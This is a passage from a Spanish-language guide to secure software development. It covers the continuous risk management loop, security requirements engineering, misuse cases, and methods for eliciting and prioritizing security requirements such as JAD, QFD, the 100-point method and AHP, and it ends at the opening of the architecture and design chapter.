El bucle multinivel de la naturaleza de la RMF

La RMF que se muestra en la figura 3-1 tiene un lazo claro (una sola vez en las etapas) que representa la gestión de riesgos como un proceso continuo e iterativo. Aunque las cinco etapas se muestran en un orden particular en la Figura 3-1, es posible que deban aplicarse una y otra vez a lo largo de un proyecto, y el orden de ejecución de las etapas pueden ser intercalada.

Hay dos razones principales para esta complicación. En primer lugar, los riesgos pueden surgir en cualquier momento durante el ciclo de vida del software. Una forma natural de aplicar un bucle es durante cada fase del ciclo de vida del software. Por ejemplo, los riesgos de software deben ser identificados, clasificados, y mitigados en los requisitos y otra vez durante el diseño. En segundo lugar, los riesgos pueden surgir entre las etapas, independientemente del lugar donde el software está en su ciclo de vida de desarrollo o en su proceso de desarrollo.

En resumen, el nivel de seguridad adecuado como se define aquí cambia constantemente en respuesta a los entornos empresariales y de riesgo y las variaciones en el nivel de tolerancia al riesgo de que la gestión esté dispuesta a aceptar. Efectivamente lograr y mantener la seguridad adecuada y el uso de un marco de gestión de riesgos exige que este trabajo se considere como un proceso continuo, no un resultado final. Como resultado, para planificar, supervisar, revisar, informar y actualizar el estado de seguridad de una organización debe ser parte de la conducta normal de los negocios del día a día, la gestión de riesgos y gobernanza, en lugar de simplemente una ocurrencia de una sola vez.

Además de las fuentes citadas aquí, se puede consultar "*Risk-Centered Practices*" [BSI 05] y "*Software Security: Building Security In*" [McGraw 2006] para más detalles de la implementación.

Página dejada en blanco intencionadamente

4. TIPOS DE REQUISITOS PARA EL DESARROLLO DEL SOFTWARE SEGURO

4.1. Introducción

Cuando los requisitos de seguridad se consideran durante el ciclo de vida del sistema, tienden a ser las listas generales de funciones de seguridad como la protección de contraseña, cortafuegos, herramientas de detección de virus, y similares. Estos no son los requisitos de seguridad en absoluto, sino más bien los mecanismos de aplicación que están destinadas a satisfacer los requisitos no declarados, como el acceso autenticado. Como resultado, los requisitos de seguridad que son específicos para el sistema y que disponga de una protección de los servicios y bienes esenciales a menudo son ignorados. Además, la perspectiva del atacante no se considera, con el resultado de que los requisitos de seguridad cuando existen son propensos a ser incompleta. Creemos que un enfoque sistemático de los requisitos de seguridad de ingeniería le ayudará a evitar el problema de las listas genéricas de las funciones y tener en cuenta la perspectiva del atacante. Varios enfoques de la ingeniería de requisitos de seguridad se describen en este capítulo, y se proporcionan referencias a material adicional que puede ayudarle a asegurarse de que sus productos cumplen efectivamente los requisitos de seguridad.

4.1.1 La importancia de la Ingeniería de Requisitos

No es ninguna sorpresa que la ingeniería de requisitos es fundamental para el éxito de cualquier proyecto de desarrollo. Algunos estudios han demostrado que los defectos de los requisitos de ingeniería cuestan de 10 a 200 veces más corregir una vez que el sistema ha entrado en funcionamiento que si se detectan durante el desarrollo de los requisitos [Boehm 1988; McConnell 2001]. Otros estudios han mostrado que los requisitos de relaboración, diseño y defectos de código en la mayoría de los proyectos de desarrollo de software representa el 40 y el 50 por ciento del esfuerzo total del proyecto [Jones 1986a]; el porcentaje de defectos que se originan durante la ingeniería de requisitos se estima en más del 50%. El porcentaje total de presupuesto del proyecto debido a defectos de requisitos oscila entre el 25% a 40% [Wiegers 2003]. Es evidente que, dadas estos costes de los requisitos de seguridad pobres, incluso una pequeña mejora en este ámbito aportaría un valor alto. En el momento en que se instala una aplicación en su entorno operativo, es muy difícil y costoso mejorar significativamente su seguridad.

Los problemas de requisitos se encuentran entre las principales causas de los siguientes fenómenos indeseables [Charette 2005]:

- Los proyectos terminan muy por encima del presupuesto, se retrasan en su entrega, se reduce de manera significativa el alcance, o se cancelan
- Los equipos de desarrollo ofrecen aplicaciones de baja calidad
- Los productos no se utilizan de manera eficiente por mala formación de los

usuarios o por funciones insuficientes o mal incorporadas al software

El desarrollo de software de hoy tiene lugar en un ambiente dinámico que cambia mientras que los proyectos están todavía en desarrollo, con el resultado de que los requisitos están constantemente en un estado de flujo. Tales cambios pueden ser inspirados por una variedad de los conflictos entre los grupos de interés, los mercados en rápida evolución, el impacto de las decisiones de equilibrio, y así sucesivamente.

Además, los requisitos de ingeniería en proyectos individuales a menudo tienen los siguientes problemas:

- Los requisitos de identificación normalmente no incluye todas las partes interesadas y no utiliza las técnicas más modernas y eficientes.
- Los requisitos son a menudo las declaraciones que describen las limitaciones arquitectónicas o mecanismos de aplicación en lugar de declaraciones que describen lo que el sistema debe hacer.
- Los requisitos se especifican a menudo directamente sin ningún análisis o modelado. Cuando se realiza el análisis, generalmente se limita a los requisitos de los usuarios finales funcionales, ignorando (1) los requisitos de calidad, como la seguridad, (2) otros requisitos funcionales y no funcionales, y (3), la arquitectura, el diseño, la implementación, y las limitaciones de prueba.
- La especificación de requisitos es normalmente irregular, con los requisitos especificados siendo ambiguos, incompletos (por ejemplo, los requisitos no funcionales a menudo están ausentes), inconsistentes, no cohesivos, inviables, obsoletos, ni comprobables ni capaz de ser validados y no puedan ser utilizados por todas las audiencias previstas.
- La gestión de requisitos es típicamente débil, con las formas ineficaces de captura de datos (por ejemplo, en uno o más documentos, más que en una base de datos o herramientas) y los atributos que faltan. A menudo se limita a la localización, la programación y asignación de prioridades, sin control de cambios u otra administración de la configuración. Alternativamente, puede estar limitada a las capacidades proporcionadas por una herramienta específica, con poca oportunidad de mejora.

4.1.2 Requisitos de calidad

Incluso cuando las organizaciones reconocen la importancia de los requisitos funcionales de los usuarios finales, a menudo descuidan los requisitos de calidad, tales como el rendimiento, la seguridad, la fiabilidad y la facilidad de mantenimiento. Algunos de los requisitos de calidad son requisitos no funcionales, pero otros describen la funcionalidad del sistema, a pesar de que no puede contribuir de manera directa a las necesidades de los usuarios finales.

Esta falta de atención a los requisitos de calidad se ve agravada por el deseo de mantener bajos los costes y cumplir con los horarios agresivos. Como consecuencia, los

contratos de desarrollo de software a menudo no contienen requisitos específicos de calidad, sino que ofrecen algunas vagas generalidades acerca de la calidad, si es que abordan algo sobre este tema.

4.1.3 Requisitos de Seguridad

Si no se definen de manera eficaz y eficiente los requisitos de seguridad, el sistema resultante no puede evaluar el éxito o el fracaso previo a su aplicación [BSI 06]. Cuando se consideran los requisitos de seguridad, a menudo se desarrollan de forma independiente de otras actividades de ingeniería de requisitos. Como resultado de ello, los requisitos específicos de seguridad a menudo son ignorados, y los requisitos funcionales se especifican en la feliz ignorancia de los aspectos de seguridad.

Los requisitos de mucha investigación y práctica de la ingeniería abordan las capacidades que el sistema va a dar. Como consecuencia de ello, se presta mucha atención a la funcionalidad del sistema desde la perspectiva del usuario, pero poca atención se dedica a lo que el sistema no debe hacer [Bishop 2002]. Los usuarios tienen supuestos implícitos para las aplicaciones y sistemas que utilizan el software. Ellos esperan que los productos sean seguros y se sorprenden cuando no lo son. Estos supuestos usuarios deben traducirse en requisitos de seguridad para los sistemas de software cuando están en fase de desarrollo. A menudo, los supuestos implícitos de los usuarios se pasan por alto, y las características se centran en su lugar.

Otro punto de vista importante es la del atacante. Un atacante no está particularmente interesado en las características funcionales del sistema, a menos que proporcionen una vía de ataque. En su lugar, el atacante típicamente busca defectos y otras condiciones fuera de la norma que permitan una intrusión exitosa. Por esta razón, es importante que los requisitos de los ingenieros tengan que pensar en la perspectiva del atacante y no sólo en la funcionalidad del sistema desde la perspectiva del usuario final. Otras técnicas que se pueden utilizar en la definición de la perspectiva del atacante son los casos de mal uso y abuso [McGraw 2006], árboles de ataque [Ellison 2003; Schneier 2000], y el modelado de amenazas [Howard 2002].

A la ingeniería de requisitos de seguridad se le siguen incorporando nuevos mecanismos y los jefes de proyecto pueden hacer un mejor trabajo para asegurar que el producto resultante cumple efectivamente los requisitos de seguridad. Las siguientes técnicas son conocidas por ser útiles a este respecto:

- Integral, proceso de seguridad de aplicaciones de peso ligero (CLASP): CLASP es un proceso de ciclo de vida que sugiere una serie de diferentes actividades en todo el ciclo de vida de desarrollo en un intento de mejorar la seguridad. Entre ellos se encuentra un enfoque específico para los requisitos de seguridad [12] BSI.
- Requisitos de Calidad de la Ingeniería de Seguridad (SQUARE): Este proceso está dirigido específicamente a los requisitos de seguridad de la ingeniería.
- Core: son requisitos de seguridad artefactos [Moffett 2004]. Este enfoque adopta

una visión artefacto y comienza con los artefactos que se necesitan para lograr mejores requisitos de seguridad. Proporciona un marco que incluye los requisitos tradicionales de la ingeniería que se acerca a los requisitos funcionales y de un enfoque de la ingeniería de requisitos de seguridad que se centra en los bienes y daños a los bienes.

Otras técnicas útiles incluyen métodos formales de especificación de requisitos de seguridad, tales como la reducción de costes de software (SCR) [Heitmeyer 2002], y los niveles más altos de los criterios comunes [2005a] CCMB. Como referencia adicional, el informe SOAR “*Software Security Assurance*” [Goertzel 2007] contiene una buena discusión sobre los procesos de SDLC y planteamientos diversos de los requisitos de seguridad de la ingeniería.

4.2. Casos de mal uso y abuso

Para crear software seguro y fiable, primero tenemos que anticipar el comportamiento anormal. Los casos de mal uso (o abuso) pueden ayudar a comenzar a ver al software a la misma luz que los atacantes lo hacen. Al pensar más allá de las funciones normativas y contemplar simultáneamente los acontecimientos negativos o inesperados, se puede entender mejor cómo crear software seguro y fiable.

4.2.1 Pensando en lo que se puede hacer

Los atacantes no son clientes del software. Son personas con malas intenciones que quieren que su software actúe en su beneficio. Si el proceso de desarrollo no se refiere a un comportamiento inesperado o anormal, entonces un atacante por lo general tiene un montón de materia prima con la que trabajar [Hoglund 2004].

Aunque los atacantes son creativos, siempre investigan bien las conocidas condiciones de localizaciones límites, bordes, las hipótesis en la comunicación entre sistemas, y del sistema en el curso de sus ataques. Los atacantes inteligentes tratarán de investigar los supuestos sobre los que se construyó un sistema. Si en un diseño se supone que las conexiones desde el servidor Web al servidor de base de datos son siempre válidos, por ejemplo, un atacante tratará de hacer que el servidor Web envíe solicitudes inapropiadas para acceder a datos valiosos. Si el diseño de software supone que el cliente nunca modifica las cookies del navegador Web antes de ser enviados de vuelta al servidor solicitante (en un intento de preservar un estado), los atacantes intencionalmente causarán problemas modificando las cookies. La construcción de software seguro enseña que hay que estar en guardia cuando se hace alguna suposición [2001] Viega.

Cuando se diseña y analiza un sistema, se está en situación de saber mejor que los potenciales atacantes quieren hacer con nuestros sistemas. Se debe aprovechar este conocimiento para el beneficio de la seguridad y fiabilidad, lo que se puede lograr y responder a las siguientes preguntas clave: ¿Qué suposiciones son implícitas en nuestro sistema? ¿Qué tipo de cosas hacen que nuestras suposiciones sean falsas?

4.2.2 Crear casos útiles de mal uso.

Uno de los objetivos de casos de mal uso es decidir y documentar “a priori” cómo el software debe reaccionar ante el uso ilegítimo. El método más simple, más práctico para la creación de casos de mal uso es generalmente a través de un proceso de intercambio de ideas. Varios métodos teóricos requieren especificar completamente un sistema con los modelos y las lógicas formales rigurosas, pero este tipo de actividades requieren mucho tiempo y recursos.

Para guiar a la lluvia de ideas, los expertos en seguridad de software hacen muchas preguntas a los diseñadores de un sistema para ayudar a identificar los lugares en los que es probable que tengan debilidades el sistema. Esta actividad refleja la forma en que los atacantes actúan. Tal intercambio de ideas implica una mirada cuidadosa a todas las interfaces de usuario (incluyendo factores ambientales) y considera los eventos que los desarrolladores deben asumir que una persona no puede o no quiere hacer.

El proceso de especificación de los casos de abuso hace que un diseñador deba diferenciar claramente el uso adecuado de un uso inapropiado. Para llegar a este punto, sin embargo, el diseñador debe hacer las preguntas correctas: ¿Cómo puede distinguir el sistema si los datos de entrada son correctos o falsos, buenos o malos? ¿Puede decir si la solicitud proviene de una aplicación legítima o de un tráfico de una aplicación de delincuentes?

Tratar de responder a estas preguntas ayuda a los diseñadores de software a saber cuestionar explícitamente el diseño y la arquitectura de los supuestos, y poner al diseñador por delante del atacante mediante la identificación y la fijación de un problema antes de que se haya creado.

4.3. Obtención de requisitos

El uso de un método de obtención puede ayudar en la producción de un conjunto coherente y completo de los requisitos de seguridad. Sin embargo, los métodos de intercambio de ideas y de obtención utilizados para las necesidades ordinarias funcionales (usuario final) por lo general no están orientados hacia los requisitos de seguridad y, por tanto, no dan lugar a un conjunto coherente y completa de los requisitos de seguridad. El sistema resultante es probable que tenga menos riesgos de seguridad cuando los requisitos son producidos de manera sistemática.

En esta sección, se analiza brevemente una serie de métodos de obtención y el tipo de análisis de desventajas que se puede hacer para seleccionar uno adecuado. Los estudios de casos se pueden encontrar en “*Requirements Elicitation Case Studies*” [BSI 07]. Si bien los resultados pueden variar de una organización a otra, la discusión de nuestro proceso de selección y diversos métodos debe ser de utilidad general. Los requisitos de obtención son un área de investigación activa, y esperamos ver avances en este campo en el futuro.

Finalmente, los estudios probablemente determinan qué métodos son los más efectivos para producir requisitos de seguridad. En la actualidad, sin embargo, hay poco si cualquier dato compara la eficacia de diferentes métodos para la obtención de requisitos de seguridad.

4.3.1 Descripción general de los diversos métodos de obtención

La siguiente lista identifica varios métodos que podrían ser considerados para la obtención de los requisitos de seguridad. Algunos se han desarrollado específicamente pensando en la seguridad (por ejemplo, los casos de mal uso), mientras que otros han sido utilizados para las necesidades tradicionales de ingeniería y potencialmente podría extenderse a los requisitos de seguridad.

También tomamos nota de los trabajos recientes sobre la obtención de requisitos, en general, que podrían ser considerados en la elaboración de dicha lista [Hickey 2003, 2004; Zowghi 2005] y al hacer el proceso de selección [Hickey 2004]. Se describe brevemente cada uno de los siguientes métodos de obtención:

- Casos de mal uso [Sindre 2000; McGraw 2006, pag 205-222]
- Metodología de sistemas suaves [Checkland 1990]
- Despliegue de la Función de Calidad [QFD 2005]
- Expresión de requisitos controlados [Christel 1992; SDS 1985]
- Sistemas de información basados en cuestiones [Kunz 1970]
- Desarrollo conjunto de aplicaciones [Wood 1995]
- Análisis de dominio de funciones orientadas [Kang 1990]
- Análisis de discursos críticos [Schiffrin 1994]
- Métodos de Requisitos acelerados [Hubbard 2000]

Casos de mal uso

Como se señaló anteriormente, los casos de mal uso / abuso aplican el concepto de un escenario que es negativo, una situación que el dueño del sistema no quiere que se produzca en un contexto de casos de uso. Por ejemplo, los líderes empresariales, los planificadores militares y los jugadores están familiarizados con la estrategia de análisis de sus oponentes.

Por el contrario, un caso de uso general, describe el comportamiento que el propietario de la red quiere que el sistema muestre [Sindre 2000]. Los modelos de casos de uso y sus diagramas asociados (UCD) han demostrado ser muy útiles para la especificación de requisitos [Jacobson 1992; Rumbaugh 1994]. Sin embargo, una colección de casos de uso no deben ser utilizado como un sustituto de un documento de especificación de requisitos, ya que este enfoque puede dar lugar a carencias de vistas en los requisitos significativos [Anton 2001]. Como resultado, no es recomendable sólo la utilización den los modelos de casos de uso para los requisitos de calidad del sistema y obtención de sistemas seguros.

Metodología de sistemas suaves (SSM)

SSM se ocupa de situaciones problemáticas en las que existe un elevado coste social, político y humano de componentes de actividad [*Checkland 1990*]. La SSM puede hacer frente a "problemas suaves" que son difíciles de definir, en lugar de "problemas difíciles" que son más orientados a la tecnología. Ejemplos de problemas suaves incluyen cómo hacer frente a la falta de vivienda y a la forma de gestionar la planificación de desastres. Eventualmente los problemas orientados a la tecnología pueden surgir de estos problemas suaves, pero se necesita mucho más análisis para llegar a ese punto.

El principal beneficio de la SSM es que proporciona la estructura a las situaciones problemáticas suaves y permite su resolución de una manera organizada. Además, obliga a los desarrolladores a descubrir una solución que va más allá de la tecnología.

Despliegue de la Función de Calidad (QFD)

QFD es "un concepto global que proporciona un medio de traducir las necesidades del cliente en los requisitos técnicos apropiados para cada etapa del desarrollo de productos y la producción" [*QFD 2005*]. El atributo distintivo del QFD es el enfoque en las necesidades del cliente a través de todas las actividades de desarrollo de productos. Mediante el uso de QFD, las organizaciones pueden promover el trabajo en equipo, dar prioridad a los puntos de acción, definir objetivos claros, y reducir el tiempo de desarrollo [*QFD 2005*].

Expresión de requisitos controlados (CORE)

CORE es un análisis de los requisitos y el método de especificación que aclara la visión del usuario de los servicios a ser suministrados por el sistema propuesto. En el núcleo, la especificación de los requisitos es creado por el usuario y el desarrollador, no sólo uno o el otro. El problema a analizar se define y se divide en los puntos de vista de usuarios y desarrolladores. Se analiza a continuación la información sobre el conjunto combinado de puntos de vista. El último paso de servicios de núcleo con análisis de limitaciones, tales como las impuestas por el entorno operativo del sistema, junto con algún grado de rendimiento y fiabilidad de investigación son muy necesarias.

Sistemas de información basados en cuestiones (IBIS)

Desarrollado por Horst Rittel, el método IBIS se basa en el principio de que el proceso de diseño para los problemas complejos es esencialmente un intercambio entre las partes interesadas en la que cada actor aporta su experiencia personal y la perspectiva para la resolución de problemas de diseño [*Kunz 1970*]. Cualquier problema, duda o pregunta puede ser un problema y pueden requerir análisis para el diseño de la resolución.

Desarrollo conjunto de aplicaciones (JAD)

La metodología JAD [Wood 1995] está diseñado específicamente para el desarrollo de sistemas informáticos de gran tamaño. Su objetivo es involucrar a todos los interesados en la fase de diseño del producto a través de reuniones altamente estructuradas y enfocadas. En las fases preliminares del JAD, el equipo de ingeniería de requisitos se encarga de las tareas de determinación de los hechos y de recopilación de información. Por lo general, los resultados de esta fase, tal como se aplica a los requisitos de seguridad de obtención, son los objetivos de seguridad y los artefactos para su implantación. La sesión de JAD real se utiliza para validar esta información mediante el establecimiento de un conjunto de requisitos de seguridad para el producto acordado.

Análisis de dominio de funciones orientadas (FODA)

FODA es un método de análisis en el dominio de la ingeniería que se centra en el desarrollo de los activos reutilizables [Kang 1990]. Mediante el examen de los sistemas de software relacionados y la teoría subyacente de la clase de sistemas que representan, el análisis de dominio puede proporcionar una descripción genérica de los requisitos de esa clase de sistemas en la forma de un modelo de dominio y un conjunto de enfoques para su aplicación.

El método FODA fue fundada en dos conceptos de modelado: abstracción y refinamiento [Kean 1997]. La abstracción se utiliza para crear modelos de dominio de las aplicaciones específicas en el dominio. Las aplicaciones específicas en el dominio son luego desarrollados como refinamientos de los modelos de dominio. El ejemplo de dominio utilizado en el informe inicial sobre FODA [Kang 1990] son los sistemas de gestión de ventanas. Los ejemplos de gestión de ventanas de ese momento ya no están en uso, pero incluyen VMS, Sun y Macintosh, entre otros.

Análisis de discurso críticos (CDA)

CDA usa métodos sociolingüísticos para analizar el discurso verbal y escrito [Schiffrin 1994]. En particular, esta técnica puede ser utilizada para analizar los requisitos de obtención de entrevistas y comprender los relatos y las "historias" que surgen durante estas entrevistas.

Métodos de requisitos acelerados (ARM)

El proceso de ARM [Hubbard 2000] es una provocación y descripción de la actividad de requisitos facilitados. Incluye tres fases:

1. Fase de preparación
2. Fase de facilitadores de sesión
3. Fase de cierre

El proceso de ARM es similar a la JAD pero tiene ciertas diferencias significativas que

contribuyen a su singularidad. Por ejemplo, en este proceso, los facilitadores son contenido neutro, los grupos de las técnicas dinámicas utilizadas son diferentes de las utilizados en JAD, las técnicas de intercambio de ideas utilizadas son diferentes, y los requisitos se registran y se organizan usando diferentes modelos conceptuales.

4.3.2 Obtención de criterios de evaluación

Los siguientes son ejemplos de los criterios de evaluación que pueden ser útiles en la selección de un método de obtención, aunque ciertamente se podrían utilizar otros criterios. El punto principal es seleccionar un conjunto de criterios y de tener un entendimiento común de lo que significan.

- *Adaptabilidad:* El método se puede utilizar para generar requisitos en múltiples entornos. Por ejemplo, el método de obtención funciona igual de bien con un producto de software que está a punto de concluir como lo hace con un proyecto en fase de planificación.
- *Ingeniería de software asistida por ordenador de la herramienta (CASE):* El método incluye una herramienta CASE.
- *La aceptación de las partes interesadas:* Los grupos de interés son propensos a estar de acuerdo con el método de obtención en el análisis de sus necesidades. Por ejemplo, el método no es demasiado invasivo en un entorno empresarial.
- *Fácil aplicación:* El formato para la pregunta no es demasiado complejo y puede ser fácilmente ejecutado correctamente.
- *La salida gráfica:* El método produce artefactos visuales fácilmente comprensibles.
- *Rápida implementación:* Los requisitos técnicos y los interesados pueden ejecutar totalmente el método de obtención en un plazo razonable de tiempo.
- *Curva de aprendizaje superficial:* Los requisitos técnicos y los interesados pueden comprender completamente el método de obtención en un plazo razonable de tiempo.
- *Alta madurez:* El método de obtención ha experimentado una considerable exposición y análisis con la comunidad de la ingeniería de requisitos.
- *Escalabilidad:* El método puede ser utilizado para obtener los requisitos de los proyectos de diferentes tamaños, desde sistemas de nivel empresarial hasta aplicaciones a pequeña escala.

Hay que tener en cuenta que este enfoque presupone que todos los criterios son igualmente importantes.

4.4. Priorización de requisitos

Una vez que haya identificado un conjunto de requisitos de seguridad, por lo general, hay que priorizarlos. Dada la existencia de tiempo y presupuesto, puede ser difícil de poner en práctica todos los requisitos que se han suscitado para un sistema. Además, los requisitos de seguridad se aplican a menudo en etapas, y la priorización puede ayudar a determinar cuáles deben ser implementados primero. Muchas organizaciones recogen los requisitos de más bajo costo para implementar en primer lugar, sin tener en cuenta su importancia. Otros recogen los requisitos que son más fáciles de implementar, por ejemplo, mediante la compra de una solución COTS. Estos enfoques ad-hoc no tienen posibilidades de lograr los objetivos de seguridad de la organización o proyecto.

Para dar prioridad a los requisitos de seguridad de una manera más lógica, se recomienda un enfoque sistemático de priorización. A continuación se comentan aspectos a tener en cuenta para seleccionar un método de priorización de requisitos adecuados y brevemente se describen una serie de métodos. También se discute un método de priorización de necesidades utilizando AHP. [Chung 2006].

Mientras que los resultados pueden variar según las organizaciones, la discusión de las diversas técnicas debe ser de interés. Hay mucho trabajo por hacer hasta que la priorización de los requisitos de seguridad se considera un área madura, pero es un tema de gran importancia actualmente.

4.4.1 Identificar los métodos de priorización

Un número de métodos de priorización se han encontrado para ser útil en los requisitos tradicionales de ingeniería y potencialmente podría ser utilizado para el desarrollo de los requisitos de seguridad. Mencionaremos brevemente algunos, tales como el árbol de búsqueda binaria, técnica de asignación numérica, planificación de juegos, el método de 100 puntos, Teoría-W, requisitos Triage, el método Wiegers, marco de priorización de requisitos y AHP. Más información se puede encontrar en la WEB Build Security y en las referencias.

Árbol de búsqueda binaria (BST)

Un árbol de búsqueda binaria es un algoritmo que se utiliza típicamente en una búsqueda de información y se puede escalar fácilmente para ser utilizado en la priorización de muchos requisitos [Ahl 2005]. El enfoque básico de requisitos es la siguiente, citando [Ahl 2005]:

1. Poner todos los requisitos en una pila.
2. Tomar uno de los requisitos y ponerlo como el nodo raíz.
3. Tomar otro de los requisitos y compararlo con el nodo raíz.
4. Si el requisito es menos importante que el nodo raíz, compararlo con el nodo hijo izquierdo. Si el requisito es más importante que el nodo raíz, compararlo

- con el nodo hijo derecho. Si el nodo no tiene nodos secundarios correspondientes, introducir el nuevo requisito en el nuevo nodo secundario a la derecha o izquierda, dependiendo de si el requisito es más o menos importante.
5. Repita los pasos 3 y 4 hasta que todos los requisitos se han comparado y se inserta en el BST.
 6. Para fines de presentación, recorre todo el BST en orden y poner los requisitos en una lista, con el requisito importante menos al final de la lista y el requisito más importante al comienzo de la lista.

Técnica asignación numérica

La técnica de asignación numérica proporciona una escala para cada requisito. Brackett propuso dividir los requisitos en tres grupos: obligatorio, deseable, y lo no esencial [Brackett 1990]. Los participantes asignan a cada requisito un número en una escala de 1 a 5 para indicar su importancia [Karlsson 1995]. La clasificación final será la media de las clasificaciones de todos los participantes para cada requisito.

Planificación de Juegos

El juego de planificación es una característica de la programación extrema [Beck 2004] y se utiliza con los clientes para priorizar características basadas en historias. Es una variación de la técnica de asignación de número, donde el cliente distribuye los requisitos en tres grupos: "los que no tienen para que el sistema no funcionara", "los que son menos esenciales pero proporcionan un importante valor empresarial", y "los que serían bueno tener".

Método 100 puntos

El método 100 puntos [Leffingwell 2003] es básicamente un esquema de votación del tipo que se utiliza en los ejercicios de lluvia de ideas. Cada actor se le da 100 puntos que él o ella puede utilizar para la votación a favor de los requisitos más importantes. Los 100 puntos se pueden distribuir en cualquier forma que desee el interesado. Por ejemplo, si hay cuatro requisitos que las opiniones de las partes interesadas tienen la misma prioridad, se le pueden poner 25 puntos en cada uno. Si hay un requisito de que los puntos de vista de las partes interesadas tienen importancia primordial, él o ella pueden poner 100 puntos en ese requisito. Sin embargo, este tipo de esquema sólo funciona para un voto inicial. Si se toma una segunda votación, la gente tiende a redistribuir sus votos en un esfuerzo para mover sus favoritos en el esquema de prioridades.

Teoría-W

Teoría-W (también conocido como "ganar-ganar") fue desarrollado inicialmente en la Universidad del Sur de California en 1989 [Boehm 1989; Parque 1999]. Este método es compatible con la negociación para resolver los desacuerdos acerca de los requisitos, de manera que cada actor tiene una "victoria". Se basa en dos principios:

1. Planificar “el vuelo” y “volar el plan”.
2. Identificar y gestionar los riesgos.

El primer principio busca construir planes bien estructurados que cumplan las normas predefinidas para un fácil desarrollo, clasificación y consulta. "Volar el plan" se asegura de que el progreso sigue el plan original. El segundo principio, "identificar y gestionar sus riesgos", implica la evaluación de riesgos y manejo de riesgos. Se utiliza para proteger las condiciones de los grupos de interés "ganar-ganar" de infracción. En las negociaciones de ganar-ganar, cada usuario debe clasificar los requisitos de forma privada antes de que comiencen las negociaciones. En el proceso de clasificación individual, el usuario considere si él o ella están dispuestos a renunciar a ciertos requisitos, por lo que ganar individual y las condiciones que pierden se entienden completamente.

Requisitos Triage

Los requisitos Triage [Davis 2003] son un proceso de varios pasos que incluye el establecimiento de las prioridades relativas a los requisitos, la estimación de los recursos necesarios para satisfacer cada necesidad, y la selección de un subconjunto de los requisitos para optimizar la probabilidad de éxito del producto en el mercado en cuestión. Esta técnica está claramente dirigida a los desarrolladores de productos de software en el mercado comercial. Los requisitos Triage son un enfoque único que vale la pena revisar, aunque va claramente más allá de los requisitos tradicionales de prioridades a considerar también factores de negocio.

Método Wiegers

El método Wiegers se relaciona directamente con el valor de cada requisito de un cliente [Wiegers 2003]. La prioridad se calcula dividiendo el valor de la obligación por la suma de los costes y los riesgos técnicos relacionados con su aplicación [Wiegers 2003]. El valor de un requisito se considera como función tanto en el valor proporcionado por el cliente y la pena que se produce si el requerimiento no se encuentra. Ante esta perspectiva, los desarrolladores deben evaluar el coste de la exigencia y sus riesgos de implementación, así como la sanción que se derive si el requisito no se encuentra. Los atributos se evalúan en una escala de 1 a 9.

Marco de priorización de requisitos

El marco de priorización requisitos [Moisiadis 2000, 2001] incluye obtención y actividades de priorización. Este marco tiene por objeto resolver las siguientes cuestiones:

- Obtención de los objetivos de negocio de las partes interesadas en el proyecto
- Valoración de los interesados en el uso de modelos de perfil de los interesados
- Permitir que los interesados valoren la importancia de los requisitos y los

- objetivos de negocio utilizando una escala gráfica borrosa de rating
- Valoración de los requisitos basados en medidas objetivas
- Encontrar las dependencias entre las exigencias y requisitos de agrupación con el fin de dar prioridad a ellos de manera más eficaz
- El uso de técnicas de análisis de riesgos para detectar camarillas entre los grupos de interés, las desviaciones entre las partes interesadas en las valoraciones subjetivas, y la asociación entre los insumos de las partes interesadas y las calificaciones finales

AHP

AHP es un método para la toma de decisiones en situaciones donde múltiples objetivos están presentes [Saaty 1980; Karlsson 1996, 1997]. Este método utiliza una matriz de comparación "por pares" para calcular el valor y los costes de las necesidades individuales de seguridad respecto a la otra. Mediante el uso de AHP, el ingeniero de requisitos puede confirmar la consistencia del resultado. AHP puede prevenir errores de juicio subjetivos y aumentar la probabilidad de que los resultados sean fiables. Se apoya en una herramienta independiente, así como por una ayuda de cómputo dentro de la herramienta SQUARE.

4.4.2 Comparación de priorizaciones técnicas

Se recomienda comparar varias técnicas de priorización para ayudar en la selección de una técnica adecuada. Algunos criterios de evaluación de ejemplo se ofrecen a continuación:

- *Pasos claros:* No existe una definición clara entre etapas o pasos dentro del método de priorización.
- *La medición cuantitativa:* La salida numérica del método de asignación de prioridades muestra claramente las prioridades del cliente para todas las necesidades.
- *Alta madurez:* El método ha tenido una considerable exposición y análisis por parte de la comunidad de ingeniería de requerimientos.
- *Baja intensidad de trabajo:* Un número razonable de horas se necesitan para ejecutar correctamente el método de priorización.
- *Curva de aprendizaje superficial:* Los requisitos de los ingenieros y los interesados pueden comprender plenamente el método en un plazo razonable de tiempo.

Hay que tener en cuenta que este sencillo enfoque no tiene en cuenta la importancia de cada criterio.

La priorización de los requisitos de seguridad es una actividad importante. Se recomienda que se seleccionen técnicas de priorización, se desarrollen los criterios de selección para elegir una, y aplicar esa metodología para decidir qué requisitos de seguridad se ponen en práctica. Durante el proceso de priorización, los interesados

pueden verificar que todos tengan la misma comprensión de los requisitos de seguridad y de estudiar en profundidad los requisitos ambiguos. Después de que todos llegan a un consenso, los resultados del ejercicio de priorización serán más fiables.

Página dejada en blanco intencionadamente

5. ARQUITETURA Y DISEÑO DEL SOFTWARE SEGURO

5.1. Introducción

En la arquitectura y diseño del software es donde las ambigüedades y las ideas se traducen y se transforman en realidad, donde el qué y el porqué de las necesidades se convierten en el quién, cuándo, dónde y cómo el software debe ser. Desde una perspectiva funcional, esta transición del deseo a la forma real sólo es superada por la fase de requisitos en la contribución a la calidad general y el éxito de la entrega de software eventual. Desde una perspectiva de seguridad, la arquitectura y el diseño es considerado por muchos expertos como la fase más crítica de la SDLC. Las buenas decisiones tomadas durante esta fase no sólo producirán un enfoque y estructura que son más resistentes al ataque, pero a menudo también ayudan a prescribir y orientar las buenas decisiones en las fases posteriores, como el código y las pruebas. Las malas decisiones hechas durante esta fase pueden conducir a defectos de diseño que nunca se puede superar o resolverse con incluso el código más inteligente y disciplinado y los esfuerzos de las pruebas.

